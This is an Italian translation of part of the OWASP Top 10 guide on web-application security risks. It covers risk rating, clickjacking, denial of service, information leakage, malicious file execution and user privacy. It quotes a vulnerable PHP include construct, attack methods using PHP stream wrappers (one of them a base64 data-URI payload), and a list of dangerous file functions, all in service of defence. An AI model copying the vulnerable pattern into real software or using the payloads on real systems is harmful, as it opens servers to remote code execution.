Questi strumenti permettono agli analisti di sicurezza e agli sviluppatori di intercettare le richieste web applicative, in modo da fargli capire come l'applicazione lavora, e inviare richieste di prova per vedere se l'applicazione risponde in modo sicuro alle stesse.

Questi strumenti sono particolarmente efficaci per aiutare ad identificare falle XSS, falle di autenticazione e falle sul controllo di accessi. ZAP inoltre ha un active scanner integrato ed è gratuito.

3.13. O – SUGGERIMENTI PER LE ORGANIZZAZIONI

COMINCIARE DA SUBITO IL PROGRAMMA PER LA SICUREZZA DELLE APPLICAZIONI

La sicurezza delle applicazioni non è più una scelta.

Tra l'incremento degli attacchi e le pressioni normative, le organizzazioni devono mostrare efficacia nella messa in sicurezza delle loro applicazioni.

Considerato il numero impressionante di applicazioni e linee di codice già in produzione, molte organizzazioni stanno lottando per tenere sotto controllo un grande numero di vulnerabilità.

OWASP raccomanda che le organizzazioni istituiscano un programma per la sicurezza applicativa al fine di conoscere e migliorare la sicurezza in tutto il loro portafoglio applicativo.

Implementare la sicurezza applicativa richiede che differenti parti di un'organizzazione lavorino assieme in maniera efficiente: dalla divisione che si occupa di sicurezza a quella di audit, da quella di sviluppo software alla parte business ed al management.

Questo processo richiede che la sicurezza sia ben visibile, in modo tale che tutti gli attori coinvolti possano vedere e comprendere le condizioni di sicurezza dell'organizzazione.

Esso richiede inoltre di porre l'attenzione sulle attività ed i risultati che aiutano a migliorare la sicurezza dell'azienda, riducendo i rischi nel modo più economico possibile.

Alcune delle attività chiave di un programma efficace includono:

Per Iniziare	➢ *Istituire un programma per la sicurezza applicativa e guidarne l'adozione.* ➢ *Condurre una analisi delle differenze tra lo stato attuale ed il programma stabilito, così da definire le principali aree da migliorare ed un piano di esecuzione.* ➢ *Ottenere l'approvazione da parte del management e stabilire una campagna di sensibilizzazione sulla sicurezza applicativa per l'intera organizzazione.*
Approccio Orientato al Rischio	➢ *Identificare e dare priorità alle applicazioni in base ai fattori di rischio intrinseci di ognuna di esse.* ➢ *Creare un modello utile alla definizione di un profilo di rischio, in modo tale da misurare e dare giusta priorità alle applicazioni.* ➢ *Definire delle linee guida per definire correttamente la copertura ed il livello di rigore richiesto.* ➢ *Stabilire un modello di valutazione del rischio condiviso con un insieme di probabilità e fattori di impatto che riflettano la tolleranza della propria organizzazione rispetto ai rischi.*
Stabilire una Base Solida	➢ *Stabilire un insieme di regole e standard per fornire un riferimento per tutti i team di sviluppo.* ➢ *Definire un set comune e riutilizzabile di controlli di sicurezza che integri queste politiche e standard e che preveda delle linee guida per il loro utilizzo, sia nella progettazione che nello sviluppo.* ➢ *Sostituire un programma di formazione sulla sicurezza applicativa indirizzato alle differenti figure professionali e aree di interesse coinvolte.*

Integrare la Sicurezza nei Processi Esistenti	➢ *Definire e integrare le attività di implementazione e verifica della sicurezza nei processi operativi e di sviluppo esistenti. Le attività includono Threat Modeling, Secure Design & Review, Secure Coding & Code Review, Penetration Testing e Remediation.* ➢ *Prevedere la presenza di esperti e servizi di supporto per i team di sviluppo e di progetto affinché le attività abbiano buon esito.*
Dare Visibilità al Management	➢ *Utilizzare le statistiche. Guidare i miglioramenti e le decisioni riguardo i finanziamenti attraverso le statistiche e le analisi dei dati raccolti. Le statistiche includono l'adesione alle procedure/attività di sicurezza, vulnerabilità introdotte e mitigate, copertura delle applicazioni, densità dei difetti per tipo e numero di istanze, ecc.* ➢ *Analizzare i dati dall'implementazione e attività di verifica per cercare le cause principali e i pattern di vulnerabilità, al fine di condurre miglioramenti strategici e sistematici all'interno dell'organizzazione.*

3.14. R – NOTE SU RISCHI

SONO I RISCHI CHE CONTANO, NON LE VULNERABILITÀ

Sebbene la 2007 e le precedenti versioni della OWASP Top 10 si siano focalizzate nell'identificare le "vulnerabilità", la OWASP Top 10 è sempre stata incentrata sul concetto rischio.

Questo ha comprensibilmente causato confusione per chi stava cercando una tassonomia delle vulnerabilità completa e coerente.

L'OWASP Top 10 per il 2010 ha chiarito che la Top 10 si focalizza sul concetto di rischio, spiegando esplicitamente come minacce, vettori di attacco, vulnerabilità, impatti tecnici e impatti di business vengano combinati ed aggregati per produrre un valore di rischio. Questa versione della Top 10 segue la stessa metodologia.

La Risk Rating Methodology per la Top 10 è basata sulla OWASP Risk Rating Methodology.

Per ogni elemento della Top 10, viene data una stima del rischio che ogni vulnerabilità introduce in una tipica web application, considerando i fattori comuni di probabilità di accadimento ed i fattori di impatto per la tipica vulnerabilità in oggetto.

Alla fine la Top 10 viene ordinata in base a quelle vulnerabilità che comunemente introducono i rischi più significativi nelle applicazioni.

La OWASP Risk Rating Methodology definisce numerosi fattori che aiutano a calcolare il rischio delle vulnerabilità identificate.

In ogni caso la Top 10 deve essere una guida generale, più che trattare specifiche vulnerabilità in contesti reali.

Di conseguenza, nel calcolo del rischio reale di specifiche applicazioni non sarà possibile essere precisi come lo può essere invece il responsabile di quelle applicazioni.

Solo voi sarete in grado di giudicare l'importanza delle vostre applicazioni e dei vostri dati, quali sono le minacce specifiche a cui siete sottoposti, come il vostro sistema è stato implementato e viene gestito operativamente.

La nostra metodologia considera per ogni vulnerabilità tre fattori di probabilità (diffusione, individuazione e facilità di sfruttamento) e uno di impatto (tecnico).

La diffusione di una vulnerabilità è un fattore che tipicamente non è necessario calcolare.

Per i dati di diffusione abbiamo aggregato le statistiche di un certo numero di differenti organizzazioni, ed abbiamo fatto una media per arrivare alla probabilità di esistenza della Top 10 ordinata per diffusione.

Questo valore viene poi combinato con gli altri due elementi di probabilità (individuazione e facilità di sfruttamento) per calcolare la probabilità generale di accadimento di ciascuna vulnerabilità.

Questo valore è a sua volta moltiplicato per la media che abbiamo stimato per l'impatto tecnico di ogni elemento, in modo da arrivare ad un valore di rischio generale per ogni elemento della Top 10.

È importante notare che questo approccio non tiene in considerazione la probabilità di accadimento delle minacce e non considera neppure nessun dettaglio tecnico associato alla vostra particolare applicazione.

Ognuno di questi fattori potrebbe alterare in maniera significativa la probabilità globale per un attaccante di trovare e sfruttare una particolare vulnerabilità nella vostra applicazione.


Questo metodo di valutazione non prende in considerazione nemmeno l'effettivo impatto sul vostro business.

La vostra organizzazione dovrà decidere il rischio derivante dalla sicurezza delle applicazioni che la vostra organizzazione è disposta ad accettare.

Lo scopo della OWASP Top 10 non è fare l'analisi dei rischi al vostro posto.

Il grafico seguente illustra un esempio di calcolo del rischio per A3: Cross–Site Scripting. XSS è così diffuso che è l'unico ad avere un valore di diffusione pari a 0 ("Molto diffuso").

Per tutti gli altri rischi questo varia da diffuso a non comune (valori da 1 a 3).



3.15. F – DETTAGLI SUI FATTORI DI RISCHIO

RIASSUNTO SUI TOP 10 FATTORI DI RISCHIO

La tabella seguente presenta un sommario per il 2013 dei primi 10 rischi di sicurezza applicativi, e il fattore di rischio che abbiamo assegnato ad ogni rischio.
Questi fattori sono stati determinati in base alle statistiche disponibili e all'esperienza della squadra Top 10 OWASP.
Per capire questi rischi per una particolare applicazione o organizzazione, dovete considerare il vostro specifico agente di minaccia e impatto aziendale.
Anche egregie debolezze del software possono non rappresentare un grave rischio se non ci sono agenti di minaccia in condizione di eseguire gli attacchi necessari o se l'impatto sull'impresa è trascurabile per le attività coinvolte.

RISCHIO	Agenti di Minaccia	Vettori di Attacco	Problematiche di Sicurezza		Impatti Tecnici	Impatti sul Business
		Sfruttabilità	Diffusione	Individuazione	Impatto	
A1-Injection	Specifici App	FACILE	COMUNE	MEDIO	GRAVE	Specifici App
A2-Authentication	Specifici App	MEDIO	DIFFUSO	MEDIO	GRAVE	Specifici App
A3-XSS	Specifici App	MEDIA	MOLTO DIFFUSO	FACILE	MODERATO	Specifici App
A4-Insecure DOR	Specifici App	FACILE	COMUNE	FACILE	MODERATO	Specifici App
A5-Misconfig	Specifici App	FACILE	COMUNE	FACILE	MODERATO	Specifici App
A6-Sens. Data	Specifici App	DIFFICILE	NON COMUNE	MEDIO	GRAVE	Specifici App
A7-Function Acc.	Specifici App	FACILE	COMUNE	MEDIO	MODERATO	Specifici App
A8-CSRF	Specifici App	MEDIO	COMUNE	FACILE	MODERATO	Specifici App
A9-Components	Specifici App	MEDIO	DIFFUSO	DIFFICILE	MODERATO	Specifici App
A10-Redirects	Specifici App	MEDIO	NON COMUNE	FACILE	MODERATO	Specifici App

RISCHI ADDIZIONALI DA CONSIDERARE

La top 10 copre un'area molto ampia ma ci sono molti altri rischi che dovreste considerare e valutare per la vostra organizzazione.

Alcuni di questi sono apparsi nelle versioni precedenti della Top 10, e altri no, includendo nuove tecniche di attacco che vengono identificate continuamente.

Altre applicazioni di sicurezza importanti (in ordine alfabetico) che dovreste considerare sono:

1. Clickjacking
2. Concurrency Flaws
3. Denial of Service

4. Expression Language Injection (CWE–917)
5. Information Leakage and Improper Error Handling
6. Insufficient Anti–automation (CWE–799)
7. Insufficient Logging and Accountability
8. Lack of Intrusion Detection and Response
9. Malicious File Execution
10. Mass Assignment (CWE–915)
11. User Privacy

Di seguito, sono riportate le descrizioni di alcuni rischi elencati sopra.

CLICKJACKING

Descrizione

Il Clickjacking, noto anche come "attacco di riparazione dell'interfaccia utente", si verifica quando un malintenzionato utilizza più livelli trasparenti o opachi per indurre un utente a fare clic su un pulsante o collegamento su un'altra pagina quando intende fare *clicking* sulla pagina di livello superiore.
Pertanto, l'autore dell'attacco sta "hijacking" (rubando) i clic relativi alla loro pagina e li indirizza a un'altra pagina, molto probabilmente di proprietà di un'altra applicazione, dominio o entrambi.
Usando una tecnica simile, le sequenze di tasti possono anche essere carpite e dirottate.
Con una combinazione accuratamente elaborata di fogli di stile, le frame e le caselle di testo un utente può essere indotto a credere che stia digitando la password sulla propria e-mail o sul proprio conto bancario, ma sta invece digitando un frame invisibile controllato dall'attaccante.

Esempi

Ad esempio, immagina un utente malintenzionato che crea un sito Web con un pulsante su cui è scritto: "fai clic qui per un iPod gratuito".
Tuttavia, in cima a quella pagina web, l'autore dell'attacco ha caricato un frame con il tuo account di posta ed ha allineato esattamente il pulsante "cancella tutti i messaggi" direttamente sopra il pulsante "iPod gratuito".
La vittima tenta di fare clic sul pulsante "iPod gratis", ma in realtà fa clic sul pulsante "Elimina tutti i messaggi" invisibile.
In sostanza, l'attaccante ha "hijacked" (dirottato) il clic dell'utente, da qui il nome "Clickjacking".
Uno degli esempi più noti di Clickjacking è stato un attacco contro la pagina delle impostazioni del plugin Adobe Flash.
Caricando questa pagina in un frame invisibile, un malintenzionato potrebbe indurre un utente a modificare le impostazioni di sicurezza, autorizzando qualsiasi animazione a utilizzare il microfono e la videocamera del computer.

Come difendersi dal Clickjacking

Esistono due modi principali per impedire il Clickjacking:

1. invio delle intestazioni di risposta X-Frame-Options HTTP corrette che indicano al browser di non consentire "framing" da altri domini;
2. utilizzo di codice difensivo nell'interfaccia utente per garantire che il frame corrente sia la finestra di livello più alto.

Per ulteriori informazioni sulla difesa di Clickjacking, consultare il Clickjacking Defense Cheat Sheet.

CONCURRENCY FLAWS

Descrizione

Una condizione concorrente è un difetto che produce un risultato inaspettato quando i tempi delle azioni hanno un impatto su altre azioni.
Un esempio può essere visto su un'applicazione multithread in cui vengono eseguite azioni sugli stessi dati.
Le condizioni di concorrenza, per loro stessa natura, sono difficili da testare.
Le condizioni di concorrenza possono verificarsi quando un processo dipende in modo critico o imprevisto dalla sequenza o dai tempi di altri eventi.
In un ambiente di applicazioni Web, in cui è possibile elaborare più richieste in un determinato momento, gli sviluppatori possono lasciare che la concorrenza venga gestita dal framework, dal server o dal linguaggio di programmazione.

DENIAL OF SERVICE

Descrizione

Le applicazioni Web sono particolarmente suscettibili agli attacchi di tipo "*Denial of service*".

Un'applicazione web non può facilmente distinguere tra un attacco e il traffico ordinario.

Ci sono molti fattori che contribuiscono a questa difficoltà, ma uno dei più importanti è che, per una serie di ragioni, gli indirizzi IP non sono utili come credenziali di identificazione. Poiché non esiste un modo affidabile per sapere da dove proviene una richiesta HTTP, è molto difficile filtrare il traffico dannoso.

Per gli attacchi distribuiti, in che modo un'applicazione potrebbe dire la differenza tra un vero attacco, più utenti che hanno tutti la possibilità di ricaricare contemporaneamente (cosa che potrebbe accadere se c'è un problema temporaneo con il sito) o ottenere "slashdotted"?

La maggior parte dei server Web può gestire diverse centinaia di utenti in concomitanza con l'uso normale.

Un singolo utente malintenzionato può generare traffico sufficiente da un singolo host per inondare molte applicazioni.

Il bilanciamento del carico può rendere questi attacchi più difficili, ma tutt'altro che impossibile, specialmente se le sessioni sono legate a un server particolare.

Questa è una buona ragione per rendere i dati di sessione di un'applicazione il più piccoli possibile e per rendere un po'difficile avviare una nuova sessione.

Una volta che un utente malintenzionato può consumare tutte le risorse richieste, può impedire agli utenti legittimi di utilizzare il sistema.

Alcune risorse limitate includono larghezza di banda, connessioni al database, spazio su disco, CPU, memoria, thread o risorse specifiche dell'applicazione.

Tutte queste risorse possono essere consumate dagli attacchi che li bersagliano.

Ad esempio, un sito che consente agli utenti non autenticati di richiedere il traffico della bacheca di messaggi può avviare molte query di database per ciascuna richiesta HTTP che ricevono. Un malintenzionato può facilmente inviare così tante richieste che il pool di connessione del database verrà utilizzato e non ne rimarrà nessuno per servire utenti legittimi.

Altre varianti di questi attacchi indirizzano le risorse di sistema a un particolare utente.

Ad esempio, un malintenzionato potrebbe essere in grado di bloccare un utente legittimo inviando credenziali non valide finché il sistema non blocca l'account. Oppure l'utente malintenzionato potrebbe richiedere una nuova password per un utente, costringendoli ad accedere al proprio account e-mail per riottenere l'accesso. In alternativa, se il sistema blocca le risorse per un singolo utente, un utente malintenzionato potrebbe legarle in modo che altri non possano usarle.

Alcune applicazioni Web sono anche suscettibili agli attacchi che le porteranno offline immediatamente. Le applicazioni che non gestiscono correttamente gli errori possono persino rimuovere il contenitore dell'applicazione Web.

Questi attacchi sono particolarmente devastanti perché impediscono istantaneamente a tutti gli altri utenti di utilizzare l'applicazione.

Esiste un'ampia varietà di questi attacchi, molti dei quali possono essere facilmente lanciati con poche righe di codice perl da un computer a bassa potenza.

Mentre non ci sono difese perfette per questi attacchi, è possibile rendere più difficile il loro successo.

Come determinare se sei vulnerabile

Una delle parti più difficili degli attacchi *Denial of service* è determinare se sei vulnerabile.

Caricare strumenti di test può generare traffico web in modo da poter testare alcuni aspetti del rendimento del sito sotto carico pesante.

Certamente un test importante è il numero di richieste al secondo che l'applicazione può pubblicare.

Il test da un singolo indirizzo IP è utile in quanto ti darà un'idea del numero di richieste che un utente malintenzionato dovrà generare per danneggiare il tuo sito.

Per determinare se alcune risorse possono essere utilizzate per creare un *Denial of service*, dovresti analizzare ognuna per vedere se c'è un modo per esaurirlo.

Dovresti concentrarti in particolare su ciò che un utente non autenticato può fare, ma se non ti fidi di tutti i tuoi utenti, dovresti esaminare cosa può fare anche un utente autenticato.

Come proteggersi

Difendersi dagli attacchi *Denial of service* è difficile, in quanto non c'è modo di proteggersi perfettamente da questi attacchi.

Come regola generale, è necessario limitare le risorse assegnate a qualsiasi utente al minimo.

Per gli utenti autenticati, è possibile stabilire quote in modo da poter limitare la quantità di carico che un determinato utente può caricare sul proprio sistema. In particolare, è possibile prendere in considerazione solo la gestione di una richiesta per utente alla volta sincronizzando la sessione dell'utente.

Si potrebbe anche considerare di abbandonare qualsiasi richiesta che si sta attualmente elaborando per un utente quando arriva un'altra richiesta da quell'utente.

Per gli utenti non autenticati, è necessario evitare qualsiasi accesso non necessario a database o altre risorse costose.

Provare a predisporre il flusso del tuo sito in modo che un utente non autenticato non sia in grado di invocare operazioni costose.

È possibile prendere in considerazione la memorizzazione nella cache del contenuto ricevuto dagli utenti non autenticati anziché generarlo o accedere ai database per recuperarlo.

È inoltre necessario controllare lo schema di gestione degli errori per assicurarsi che un errore non possa influire sul funzionamento generale dell'applicazione.

EXPRESSION LANGUAGE INJECTION (CWE–917)

Descrizione

Il software costruisce tutta o una parte di un'istruzione in linguaggio di espressione (*EL*) in una Java Server Page (*JSP*) utilizzando input influenzato esternamente da un componente *upstream*, ma non neutralizza o neutralizza in modo errato elementi speciali che potrebbero modificare l'istruzione *EL* desiderata prima che essa sia eseguita.

INFORMATION LEAKAGE AND IMPROPER ERROR HANDLING

Descrizione

La perdita di informazioni è una debolezza dell'applicazione in cui un'applicazione rivela dati sensibili, come i dettagli tecnici dell'applicazione Web, l'ambiente o i dati specifici dell'utente.

I dati possono essere utilizzati da un malintenzionato per sfruttare l'applicazione Web di destinazione, la sua rete di hosting o i suoi utenti. Pertanto, la perdita di dati sensibili dovrebbe essere limitata o impedita quando possibile.

La "*Information Leakage*" (Perdita di Informazioni), nella sua forma più comune, è il risultato di una o più delle seguenti condizioni: mancata eliminazione di commenti HTML / script contenenti informazioni riservate, configurazioni di server o applicazioni improprie o differenze nelle risposte di pagina per dati validi e non validi.

La mancata *Scrub* di commenti HTML / script prima di un invio all'ambiente di produzione può comportare la perdita di informazioni sensibili e contestuali quali la struttura di directory del server, la struttura di query SQL e le informazioni interne sulla rete.

Spesso uno sviluppatore lascia commenti all'interno del codice HTML o script per facilitare il debug o il processo di integrazione durante la fase di pre-produzione. Sebbene non vi sia alcun danno nel consentire agli sviluppatori di includere commenti in linea all'interno del contenuto che sviluppano, questi commenti dovrebbero essere rimossi prima della versione pubblica del contenuto.

I numeri di versione del software e i messaggi di errore dettagliati (come i numeri di versione di ASP.NET) sono esempi di configurazioni errate del server. Questa informazione è utile per un utente malintenzionato fornendo informazioni dettagliate sul framework, le lingue o le funzioni predefinite utilizzate da un'applicazione Web. La maggior parte delle configurazioni del server predefinite fornisce numeri di versione del software e messaggi di errore dettagliati a scopo di debug e risoluzione dei problemi. È possibile apportare modifiche alla configurazione per disabilitare queste funzionalità, impedendo la visualizzazione di queste informazioni.

Le pagine che forniscono risposte diverse in base alla validità dei dati possono anche portare alla perdita di informazioni; in particolare quando i dati ritenuti riservati vengono rivelati come

risultato della progettazione dell'applicazione web. Esempi di dati sensibili includono (ma non sono limitati a): numeri di conto, identificativi dell'utente (numero di patente di guida, numero di passaporto, numeri di previdenza sociale, ecc.) E informazioni specifiche dell'utente (password, sessioni, indirizzi). La perdita di informazioni in questo contesto riguarda l'esposizione dei dati chiave degli utenti ritenuti riservati, o segreti, che non dovrebbero essere esposti in bella vista, nemmeno all'utente. I numeri delle carte di credito e altre informazioni fortemente regolamentate sono esempi primari di dati dell'utente che devono essere ulteriormente protetti dall'esposizione o dalle perdite anche con una corretta crittografia e controlli di accesso già in atto.

Esempi

Come accennato in precedenza, esistono tre categorie generali di Information Leakage: 1) Censura Insufficiente del contenuto dell'applicazione; 2) Configurazioni Improprie del server; 3) Comportamento delle applicazioni Pericolose.

I commenti degli sviluppatori sono rimasti nelle risposte alle pagine

```
<TABLE border="0" cellPadding="0" cellSpacing="0" height="59" width="591">
<TBODY>
<TR>
<!—If the image files fail to load, check/restart 192.168.0.110 —>
<TD bgColor="#ffffff" colSpan="5" height="17" width="587"> </TD>
</TR>
```

Qui vediamo un commento lasciato dal personale di sviluppo o QA che indica cosa si dovrebbe fare se i file di immagine non vengono visualizzati.
Le informazioni che vengono divulgate sono l'indirizzo IP interno del server di contenuti menzionato esplicitamente nel codice "192.168.0.110".

Configurazioni Improprie del server

Questo esempio di un messaggio di errore dettagliato sarebbe la risposta a una query SQL non valida. Gli attacchi di SQL Injection non richiedono alcuna conoscenza preliminare, tuttavia il processo di attacco può essere notevolmente accelerato fornendo all'autore dell'attacco qualsiasi conoscenza relativa alla struttura o al formato delle query SQL utilizzate dall'applicazione di destinazione. Le informazioni trapelate da un messaggio di errore dettagliato possono fornire informazioni dettagliate su come costruire query SQL valide per il database di back-end.
Di seguito è stato restituito quando si posiziona un apostrofo nel campo del nome utente di una pagina di accesso. Configurazioni improprie del server:

```
An Error Has Occurred.
    Error Message:
    System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression
    'username = ''' and password = 'g''. at
    System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling (Int32 hr) at
    System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult
    (tagDBPARAMS dbParams, Object& executeResult) at
```

Nella prima dichiarazione di errore, viene segnalato un errore di sintassi. Il messaggio di errore rivela i parametri di query utilizzati nella query SQL: nome utente e password. Queste informazioni trapelate aiuteranno notevolmente un utente malintenzionato a iniziare a costruire attacchi SQL Injection contro l'applicazione web. Fare riferimento a SQL Injection per ulteriori informazioni e soluzioni.

Differenze nei comportamenti di risposta alle pagine

Di seguito è riportato un esempio di una funzionalità "password dimenticata" che è stata inclusa per rendere un'applicazione più "user friendly". Tuttavia, a causa dell'accesso pubblico di questa funzione, un utente malintenzionato può utilizzare questa funzionalità per trovare indirizzi email o nomi di account validi.

```
The password recovery flow performs the following steps:
    1. Ask user for username/email
    – If username/email is valid continue to steps 2 & 3
    – If username/email is invalid error with following message: "The username/email you
      submitted was invalid!"
    2. Message the user that a mail has been sent to their account
```

3. Send user a link allowing them to change their password

Perdita di informazioni si verifica una volta confermato l'indirizzo e-mail e/o il nome dell'account inseriti prima del passo 2.
La differenza di comportamento consente ad un utente malintenzionato di dedurre indirizzi e-mail e/o nomi di account validi.

MALICIOUS FILE EXECUTION

Descrizione

Le vulnerabilità di esecuzione di file dannosi si trovano in molte applicazioni.
Gli sviluppatori spesso utilizzano o concatenano direttamente input potenzialmente ostili con funzioni di file o di flusso, o si fidano impropriamente dei file di input.
Su molte piattaforme, i framework consentono l'uso di riferimenti a oggetti esterni, come URL o riferimenti al file system.
Quando i dati vengono controllati in modo insufficiente, può comportare l'inclusione di contenuti arbitrari remoti e ostili, elaborati o richiamati dal server web.
Ciò consente agli aggressori di eseguire:

- esecuzione di codice in modalità remota;
- installazione del kit root e compromissione completa del sistema;
- compromissione del sistema interno possibile attraverso l'uso dei wrapper di file SMB di PHP.

Questo attacco è particolarmente diffuso su PHP e occorre prestare estrema attenzione a qualsiasi flusso o funzione di file per garantire che l'input fornito dall'utente non influenzi i nomi dei file

Ambienti interessati

Tutti i framework di applicazioni Web sono vulnerabili all'esecuzione di file dannosi se accettano nomi di file o file dall'utente. Esempi tipici includono: .NET che consentono argomenti con nomi file URL o codice che accetta la scelta del nome file da parte dell'utente per includere file locali. PHP è particolarmente vulnerabile all'attacco di File Remoto Include (RFI) attraverso la manomissione dei parametri con qualsiasi API basata su file o flussi.

Vulnerability

Un costrutto vulnerabile comune è:

```
include $_REQUEST['filename'];
```

Ciò non solo consente la valutazione di script ostili remoti, ma può essere utilizzato per accedere ai file server locali grazie al supporto della condivisione di file in PHP.
Altri metodi di attacco includono:

- dati ostili caricati su file di sessione, dati di registro e tramite upload di immagini (tipici del software del forum);
- utilizzo di stream di compressione o audio, come zlib: // o ogg: // che non ispezionano il flag interno dell'URL PHP e quindi consentono l'accesso alle risorse remote anche se allow_url_fopen o allow_url_include è disabilitato;
- utilizzo di wrapper PHP, come php:// input e altri per prendere input dai dati POST della richiesta piuttosto che un file;
- utilizzo dei dati di PHP: wrapper, come dati: base64,PD9waHAgcGhwaW5mbygpOz8+.

Dato che questo elenco è esteso (e cambia periodicamente), è di vitale importanza utilizzare un'architettura di sicurezza progettata correttamente e un design robusto quando si gestiscono input forniti dall'utente che influenzano la scelta dei nomi dei file lato server e dell'accesso.
Sebbene siano stati forniti esempi PHP, questo attacco è applicabile anche in vari modi a .NET e J2EE. Le applicazioni scritte in questi framework devono prestare particolare attenzione ai meccanismi di sicurezza per l'accesso al codice per garantire che i nomi file forniti o influenzati dall'utente non consentano di ovviare ai controlli di sicurezza.
Ad esempio, è possibile che i documenti XML inviati da un utente malintenzionato abbiano una DTD ostile che forza il parser XML a caricare un DTD remoto e analizza ed elabora i risultati.

Verifica della sicurezza

Approcci automatizzati: gli strumenti di scansione delle vulnerabilità avranno difficoltà a identificare i parametri utilizzati in un file incluso o la sintassi per farli funzionare.

Gli strumenti di analisi statica possono cercare l'utilizzo di API pericolose, ma non possono verificare che sia in atto la convalida o la codifica appropriata per proteggersi dalla vulnerabilità. Approcci manuali: una revisione del codice può cercare l'istruzione che possa consentire l'inclusione di un file nell'applicazione. I test possono anche rilevare queste vulnerabilità, ma identificare i parametri specifici e la sintassi corretta può essere difficile.

Protezione

La prevenzione dei difetti dei file remoti richiede un'attenta pianificazione nelle fasi di progettazione e di progettazione, fino a test approfonditi.
In generale, un'applicazione ben scritta non utilizzerà l'input fornito dall'utente in alcun nome di file per alcuna risorsa basata su server (come immagini, documenti di trasformazione XML e XSL o inclusioni di script) e avrà regole firewall in atto che impediscono nuove uscite in uscita connessioni a Internet o internamente a qualsiasi altro server.
Tuttavia, molte applicazioni legacy continueranno ad avere la necessità di accettare input forniti dall'utente.
Tra le considerazioni più importanti ci sono:

- Utilizzare una mappa di riferimento agli oggetti indiretti.
  Ad esempio, dove una volta veniva usato un nome di file parziale, considera un hash del riferimento parziale. Invece di:

  ```
  <select name="language">
    <option value="English">English</option>
  ```

use

  ```
  <select name="language">
    <option value="78463a384a5aa4fad5fa73e2f506ecfc">English</option>
  ```

Prendi in considerazione l'utilizzo di *salts* per prevenire la forzatura del riferimento all'oggetto indiretto.
In alternativa, utilizzare solo valori indice come 1, 2, 3 e assicurarsi che i limiti dell'array siano controllati per rilevare la manomissione dei parametri.

- Utilizzare meccanismi di controllo della contaminazione espliciti, se supportati dalla lingua. Altrimenti, prendi in considerazione uno schema di denominazione variabile per assistere con il controllo dell'inquinamento:

  ```
  $hostile = &$_POST; // refer to POST variables, not $_REQUEST
  $safe['filename']= validate_file_name($hostile['unsafe_filename']); // make it safe
  ```

Pertanto qualsiasi operazione basata su input ostili è immediatamente ovvia:

  ```
  WRONG: require_once($_POST['unsafe_filename'] . 'inc.php');
  RIGHT: require_once($safe['filename'] . 'inc.php');
  ```

- Convalidare fortemente l'input dell'utente usando "accetta noto bene" come strategia.
- Aggiungere regole firewall per impedire ai server Web di creare nuove connessioni a siti Web esterni e sistemi interni. Per i sistemi di valore elevato, isolare il server Web nella propria VLAN o sottorete privata.
- Controllare i file o nomi di file forniti dall'utente per scopi legittimi, che non possono ovviare agli altri controlli. In caso contrario, la contaminazione potrebbe includere dati forniti dall'utente nell'oggetto di sessione, avatar e immagini, report PDF, file temporanei e così via.
- Prendere in considerazione l'implementazione di un Chroot Jail o altri meccanismi di Sandbox come la virtualizzazione per isolare le applicazioni l'una dall'altra.
- PHP: disabilita allow_url_fopen e allow_url_include in php.ini e valuta la possibilità di creare PHP localmente per non includere questa funzionalità.
- Pochissime applicazioni hanno bisogno di questa funzionalità e quindi queste impostazioni dovrebbero essere abilitate per applicazione.
- PHP: disabilita register_globals e usa E_STRICT per trovare le variabili non inizializzate.
- PHP: assicurarsi che tutte le funzioni di file e flussi (stream_ *) siano attentamente controllate.
  Assicurarsi che all'utente non venga fornita alcuna funzione che accetta un argomento "nomefile", incluso:

  ```
  include() include_once() require() require_once() fopen() imagecreatefromXXX() file()
  file_get_contents() copy() delete() unlink() upload_tmp_dir() $_FILES
  move_uploaded_file()
  ```

- PHP: sii estremamente cauto se i dati vengono passati a system () eval () passthru () o (l'operatore backtick).
- Con J2EE, assicurarsi che il gestore sicurezza sia abilitato e configurato correttamente e che l'applicazione richieda le autorizzazioni in modo appropriato.
- Con ASP.NET, fare riferimento alla documentazione di garanzia e progettare le applicazioni in modo che siano segmentate.

USER PRIVACY

Descrizione

La cattiva gestione delle informazioni private, come password dei clienti o numeri di previdenza sociale, può compromettere la privacy degli utenti ed è spesso illegale.

Le violazioni della privacy si verificano quando:

1. le informazioni private dell'utente entrano nel programma;
2. i dati vengono scritti in un percorso esterno, come console, file system o rete.

I dati privati possono entrare in un programma in vari modi:

- direttamente dall'utente sotto forma di password o informazioni personali;
- acceduto da un database o da un altro archivio dati dall'applicazione;
- indirettamente da un partner o altra terza parte;

A volte i dati che non sono etichettati come privati possono avere implicazioni sulla privacy in un contesto diverso.

Ad esempio, i numeri di identificazione degli studenti di solito non sono considerati privati perché non esiste una mappatura esplicita e pubblicamente disponibile per le informazioni personali di uno studente.

Tuttavia, se una scuola genera numeri di identificazione basati sui numeri di previdenza sociale degli studenti, i numeri di identificazione dovrebbero essere considerati privati.

Le preoccupazioni relative alla sicurezza e alla privacy sembrano spesso competere l'una con l'altra.

Dal punto di vista della sicurezza, è necessario registrare tutte le operazioni importanti in modo che eventuali attività anomale possano essere successivamente identificate.

Tuttavia, quando sono coinvolti dati privati, questa pratica può effettivamente creare rischi.

Sebbene vi siano molti modi in cui i dati privati possono essere gestiti in modo inequivocabile, un rischio comune deriva dalla fiducia mal riposta.

I programmatori spesso si fidano dell'ambiente operativo in cui viene eseguito un programma e quindi ritengono accettabile archiviare informazioni private sul file system, nel registro o in altre risorse controllate localmente.

Tuttavia, anche se l'accesso a determinate risorse è limitato, ciò non garantisce che le persone che hanno accesso siano affidabili.

Un'organizzazione, a seconda della sua ubicazione, del tipo di attività che svolge e della natura dei dati personali che gestisce, può ricevere la richiesta di conformarsi a uno o più dei seguenti regolamenti federali e statali:

- Safe Harbor Privacy Framework
- Gramm–Leach Bliley Act (GLBA)
- Health Insurance Portability and Accountability Act (HIPAA)
- California SB–1386

Esempi

Il seguente codice contiene un'istruzione di registrazione che tiene traccia del contenuto dei record aggiunti a un database memorizzandoli in un file di log.
Tra gli altri valori memorizzati, la funzione getPassword() restituisce la password in chiaro associata all'account.

```
pass = getPassword();
...
